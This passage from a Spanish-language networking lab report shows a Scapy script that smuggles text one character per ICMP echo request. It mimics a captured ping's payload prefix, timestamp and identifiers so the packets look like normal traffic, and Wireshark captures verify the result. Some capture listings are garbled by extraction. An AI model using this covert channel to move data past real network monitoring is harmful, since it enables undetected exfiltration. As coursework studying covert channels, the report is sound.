


Figura 5: Timestamp paquete capturado




Figura 6: Timestamp paquete generado 1

Como podemos ver el paquete generado (No. 3389) en la Figura 6 no incluye un timestamp. Esto se debe a cómo se ha gestionado el payload en el código. Actualmente estoy en Ubuntu y cuando modiflico manualmente el payload, se altera la estructura del paquete, lo que puede resultar en la ausencia del timestamp. Por lo tanto se hacen modificaciones en el código, obteniendo el Bloque 10.

```

1 from scapy.all import *
2 import time
3 import random
4
5 def extraer_paquete_base(destino):
6     # Capturar un paquete ICMP con tipo 8 para usarlo como base
7     # Es decir, capturamos al de filtrado icmp.type == 8
8     paquetes = sniff(filter=f'icmp and host {destino} and icmp[icmptype] = 8',
9                       count=1)
10    return paquetes[0]
11
12
13 def crear_paquete_personalizado(paquete_base, caracter, seq_num, payload_inicial,
14                                  id_ip):
15     # Crear un nuevo paquete IP con el 'id' proporcionado y mantener el 'id' ICMP
16     # igual al paquete base
17     nuevo_paquete = IP(dst=paquete_base[IP].dst, src=paquete_base[IP].src, id=id_ip) / \
18                           ICMP(type=8, id=paquete_base[ICMP].id, seq=seq_num)
19
20     # Crear un nuevo payload con los primeros 8 bytes constantes
21     nuevo_payload = payload_inicial
22
23     # Agregar el nuevo carácter después de los primeros 8 bytes
24     nuevo_payload += caracter.encode()
25
26     # Completar el payload con los bytes desde 0x10 a 0x37 del paquete base si
27     # existen
28     if len(paquete_base[Raw].load) > 0x37:
29         nuevo_payload += paquete_base[Raw].load[0x10:0x37]
30
31     # Ajustar el tamaño del nuevo payload si es necesario
32     nuevo_paquete /= Raw(load=nuevo_payload)
33
34     return nuevo_paquete
35
36
37 def enviar_ping_caracteres(destino, texto):
38     # Extraer el paquete base de la red
39     paquete_base = extraer_paquete_base(destino)

```

```

36
37     # Revisar si el paquete base tiene carga 'Raw' y extraer los primeros 8 bytes
38     # si es posible
39     if Raw in paquete_base:
40         payload_inicial = paquete_base[Raw].load[:8]
41         print(payload_inicial)
42         print(payload_inicial)
43     else:
44         payload_inicial = b'' # o establece algn valor por defecto si no existe
45         Raw
46
47     # Inicializar el valor del ID IP para el primer paquete
48     id_base = paquete_base[IP].id
49     id_ip = id_base + random.randint(10, 50)
50
51     for i, caracter in enumerate(texto):
52         # Crear un paquete ICMP personalizado
53         paquete_personalizado = crear_paquete_personalizado(paquete_base, caracter
54             , i + 1, payload_inicial, id_ip)
55
56         # Enviar el paquete
57         send(paquete_personalizado)
58
59         # Actualizar el valor del ID IP sumando un nmero aleatorio para el
60         # siguiente paquete
61         id_ip += random.randint(10, 600) # Puedes ajustar el rango de incremento
62         aqu
63
64         time.sleep(1) # Esperar un segundo entre cada ping para simular trfico
65         normal
66
67     if __name__ == '__main__':
68         destino = '64.233.186.93' # IP donde enviaremos
69         texto = 'larycxpajorj h bnpdarmjm nw amnb' # Texto a enviar
70
71         # Enviar los caracteres como paquetes ICMP
72         print('Enviando caracteres como paquetes ICMP...\n')
73         enviar_ping_caracteres(destino, texto)

```

Bloque 10: Codigo alternativo actividad 2

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

```

3693 11.124986786 192.168.1.2 64.233.186.93 ICMP 100 Echo (ping) request id=0x003c, seq=16/4096, ttl=64 (reply in 3695)
3909 12.126164026 192.168.1.2 64.233.186.93 ICMP 100 Echo (ping) request id=0x003c, seq=17/4352, ttl=64 (reply in 3911)
4150 13.127892803 192.168.1.2 64.233.186.93 ICMP 100 Echo (ping) request id=0x003c, seq=18/4608, ttl=64 (reply in 4153)
4163 13.171214630 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=1/256, ttl=64 (reply in 4164)
4513 14.193381598 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=2/512, ttl=64 (reply in 4514)

Frame 4150: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x3faf [correct]
[Checksum Status: Good]
Identifier (BE): 60 (0x003c)
Identifier (LE): 15360 (0x3c00)
Sequence Number (BE): 18 (0x0012)
Sequence Number (LE): 4608 (0x1200)
[Response Frame: 4153]
Timestamp from icmp data: Sep 3, 2024 05:48:46.000000000 - 84
[Timestamp from icmp data (relative): 0.585125517 seconds]
Data (48 bytes):
Data: 9bed08000000000000101112131415161718191a1b1c1d1e1f20212232425262728292a2b...
[Length: 48]

Timestamp del paquete capturado

```

Figura 7: Código alternativo timestamp paquete capturado 1

```

4150 13.127892803 192.168.1.2 64.233.186.93 ICMP 100 Echo (ping) request id=0x003c, seq=10/4608, ttl=64 (reply in 4153)
4163 13.171214630 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=1/256, ttl=64 (reply in 4164)
4513 14.193381598 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=2/512, ttl=64 (reply in 4514)
4809 15.225839169 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=3/768, ttl=64 (reply in 4812)
5130 16.251869783 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=4/1024, ttl=64 (reply in 5131)
5515 17.277840920 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=5/1280, ttl=64 (reply in 5517)

Frame 4163: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x9ac1 [correct]
[Checksum Status: Good]
Identifier (BE): 60 (0x003c)
Identifier (LE): 15360 (0x3c00)
Sequence Number (BE): 1 (0x0001)
Sequence Number (LE): 256 (0x0100)
[Response Frame: 4164]
Timestamp from icmp data: Sep 3, 2024 05:48:46.000000000 - 84
[Timestamp from icmp data (relative): 0.58447244 seconds]

Timestamp paquete enviado 1

```

Figura 8: Código alternativo timestamp paquete generado 1

```

3909 12.126164026 192.168.1.2 64.233.186.93 ICMP 100 Echo (ping) request id=0x003c, seq=17/4352, ttl=64 (reply in 3911)
4150 13.127892803 192.168.1.2 64.233.186.93 ICMP 100 Echo (ping) request id=0x003c, seq=18/4608, ttl=64 (reply in 4153)
4163 13.171214630 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=1/256, ttl=64 (reply in 4164)
4513 14.193381598 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=2/512, ttl=64 (reply in 4514)
4809 15.225839169 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=3/768, ttl=64 (reply in 4812)
5130 16.251869783 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=4/1024, ttl=64 (reply in 5131)
5515 17.277840920 192.168.1.2 64.233.186.93 ICMP 92 Echo (ping) request id=0x003c, seq=5/1280, ttl=64 (reply in 5517)

Frame 4513: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xa5c0 [correct]
[Checksum Status: Good]
Identifier (BE): 60 (0x003c)
Identifier (LE): 15360 (0x3c00)
Sequence Number (BE): 2 (0x0002)
Sequence Number (LE): 512 (0x0200)
[Response Frame: 4514]
Timestamp from icmp data: Sep 3, 2024 05:48:46.000000000 - 84
[Timestamp from icmp data (relative): 0.58447244 seconds]

Timestamp paquete enviado 2

```

Figura 9: Código alternativo timestamp paquete generado 2

El código del Bloque 10 nos permite tener timestamp constante en los paquetes, por

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

ejemplo al capturar el paquete de la Figura 7 podemos hacer que los paquetes generados contengan el timestamp del paquete que se capturo, como muestran las Figura 8 y Figura 9.

Frame ID	Source IP	Destination IP	Protocol	Timestamp	Request/Response	Sequence Number	Flags
3372 10.048315418	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	100 Echo (ping) request	id=0x0039, seq=8/2048, t	
3389 10.099729164	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=1/256, tt	
3811 11.122289613	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=2/512, tt	
4236 12.153239345	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=3/768, tt	
4446 13.188953432	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=4/1024, t	
4783 14.213252295	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=5/1280, t	
5093 15.245287378	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=6/1536, t	
5382 16.277251082	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=7/1792, t	
5677 17.307219880	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=8/2048, t	
6006 18.326131671	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=9/2304, t	
6326 19.351449029	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=10/2560, t	
6699 20.373313574	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=11/2816, t	
6862 21.394386867	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=12/3072, t	
7227 22.424265317	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=13/3328, t	
7424 23.450227192	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=14/3584, t	

Figura 10: Identification paquete capturado 1

Frame ID	Source IP	Destination IP	Protocol	Timestamp	Request/Response	Sequence Number	Flags
29/0 9.040936520	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	100 Echo (ping) request	id=0x0039, seq=8/2048, t	
3372 10.048315418	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=1/256, tt	
3389 10.099729164	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=2/512, tt	
3811 11.122289613	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=3/768, tt	
4236 12.153239345	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=4/1024, t	
4446 13.188953432	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=5/1280, t	
4783 14.213252295	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=6/1536, t	
5093 15.245287378	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=7/1792, t	
5382 16.277251082	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=8/2048, t	
5677 17.307219880	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=9/2304, t	
6006 18.326131671	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=10/2560, t	
6326 19.351449029	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=11/2816, t	
6699 20.373313574	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=12/3072, t	
6862 21.394386867	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=13/3328, t	
7227 22.424265317	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=14/3584, t	
7424 23.450227192	192.168.1.2	64.233.186.93	ICMP	16:00:00.000000000	92 Echo (ping) request	id=0x0039, seq=15/3840, t	

Figura 11: Identification paquete generado 1

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

29/0 9.040930520	192.168.1.2	04.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=8/2048, t
3372 10.048315418	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=1/256, tt
3389 10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=2/512, tt
3811 11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=3/768, tt
4236 12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=4/1024, tt
4446 13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=5/1280, tt
4783 14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=6/1536, tt
5093 15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=7/1792, tt
5382 16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=8/2048, tt
5677 17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=9/2304, tt
6066 18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=10/2560, tt
6326 19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=11/2816, tt
6690 20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=12/3072, tt
6862 21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=13/3328, tt
7227 22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=14/3584, tt
7424 23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=15/3840, tt

Frame 3811: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 76

Identification: 0xe855 (59477)

Flags: 0x00

Figura 12: Identification paquete generado 2

29/0 9.040930520	192.168.1.2	04.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=8/2048, t
3372 10.048315418	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=1/256, tt
3389 10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=2/512, tt
3811 11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=3/768, tt
4236 12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=4/1024, tt
4446 13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=5/1280, tt
4783 14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=6/1536, tt
5093 15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=7/1792, tt
5382 16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=8/2048, tt
5677 17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=9/2304, tt
6066 18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=10/2560, tt
6326 19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=11/2816, tt
6690 20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=12/3072, tt
6862 21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=13/3328, tt
7227 22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=14/3584, tt
7424 23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=15/3840, tt

Frame 4236: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 76

Identification: 0xe80d (59601)

Flags: 0x00

Figura 13: Identification paquete generado 3

En las 4 figuras anteriores se tiene el paquete capturado Figura 10 del cual se adquiere su identificación, para luego modificarse y poder asignarse a los siguientes paquetes de las figuras Figura 11, Figura 12 y Figura 13, donde cada uno poseerá un identification distinta que generalmente incrementa(Cuando llega al límite del valor de identification su valor se reinicia).

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

No.	Time	Source	Destination	Protocol	Length	Info
2135 6.043354075	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=4/1024, ttl=64 (reply in 2139)
2402 7.044351719	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=5/1280, ttl=64 (reply in 2403)
2666 8.045346547	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=6/1536, ttl=64 (reply in 2667)
2976 9.046930528	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=7/1792, ttl=64 (reply in 2980)
3372 10.048315418	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=8/2048, ttl=64 (reply in 3373)
3389 11.048315418	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=9/2512, ttl=64 (reply in 3814)
3811 11.122289613	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=3/768, ttl=64 (reply in 4237)
4236 12.153239345	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=4/1024, ttl=64 (reply in 4448)
4446 13.188953432	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=5/1280, ttl=64 (reply in 4784)
4783 14.213252295	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=6/1536, ttl=64 (reply in 5699)
5093 15.245287378	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=7/1792, ttl=64 (reply in 5385)
5382 16.277251982	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=9/2384, ttl=64 (reply in 6007)
5677 17.307219888	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=10/2560, ttl=64 (reply in 6338)
6006 18.326131671	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=11/2816, ttl=64 (reply in 6691)
6326 19.351449828	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=12/3072, ttl=64 (reply in 6864)
6699 20.373313574	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=13/3328, ttl=64 (reply in 7239)
6862 21.394386867	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=14/3584, ttl=64 (reply in 7427)
7227 22.424265317	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=15/3840, ttl=64 (reply in 7622)
7424 23.44626702	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=16/4096, ttl=64 (reply in 8124)
7629 24.468238159	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=17/4352, ttl=64 (reply in 8429)
8122 25.509506601	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=18/4608, ttl=64 (reply in 8738)
8428 26.533311848	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=19/4864, ttl=64 (reply in 9025)
8727 27.551368949	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=20/5120, ttl=64 (reply in 9279)
9023 28.575492278	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=21/5376, ttl=64 (reply in 9019)
9277 29.609246346	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=22/5632, ttl=64 (reply in 9849)
9616 30.639476382	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=23/5888, ttl=64 (reply in 10063)
9848 31.671497014	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=24/6144, ttl=64 (reply in 10255)
10002 32.701022135	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=25/6400, ttl=64 (reply in 10484)
10254 33.725224700	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=26/6656, ttl=64 (reply in 10715)
10483 34.747238748	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=27/6912, ttl=64 (reply in 10950)
10735 35.773178787	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=28/7168, ttl=64 (reply in 11168)
10847 36.802273068	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=29/7424, ttl=64 (reply in 11445)
11183 37.821562198	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=30/7680, ttl=64 (reply in 11649)
11444 38.846232684	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=31/7936, ttl=64 (reply in 11945)
11648 39.869275499	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=32/8192, ttl=64 (reply in 12290)
11944 40.899651463	192.168.1.2	64.233.186.93		ICMP	92	Echo (ping) request id=0x0009, seq=33/8448, ttl=64 (reply in 12646)
12288 41.911261561	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=1/256, ttl=64 (reply in 26033)
12645 42.935329663	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=2/512, ttl=64 (reply in 26355)
26628 93.740328228	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=3/768, ttl=64 (reply in 26593)
26353 94.741354779	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=4/1024, ttl=64 (reply in 26242)
26592 95.742362598	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=5/1280, ttl=64 (reply in 27091)
26820 96.743392858	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=6/1536, ttl=64 (reply in 27328)
27099 97.744389947	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=7/1792, ttl=64 (reply in 27562)
27327 98.745496872	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=8/2048, ttl=64 (reply in 27562)
27561 99.746366169	192.168.1.2	64.233.186.93		ICMP	100	Echo (ping) request id=0x0009, seq=9/2384, ttl=64 (reply in 27562)

Figura 14: Imagen de secuencia coherente

La Figura 14 muestra un incremento secuencial en cada paquete enviado, desde el que contiene el primer carácter hasta el paquete 33 que contiene el último carácter.

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

icmp.type == 8						
No.	Time	Source	Destination	Protocol	Length Info	
2135	6.043354675	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 2139)	
2482	7.944351719	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=5/1288, ttl=64 (reply in 2403)	
2666	8.945365457	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 2667)	
2976	9.946935855	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=7/1536, ttl=64 (reply in 2986)	
3372	10.84835128	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 3373)	
+ 3372	10.84835128	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=9/2560, ttl=64 (reply in 3373)	
3811	11.1222898613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=10/256, ttl=64 (reply in 3614)	
4236	12.15339345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=3/768, ttl=64 (reply in 4237)	
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 4448)	
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=5/1288, ttl=64 (reply in 4784)	
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 5099)	
5382	16.277251882	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 5385)	
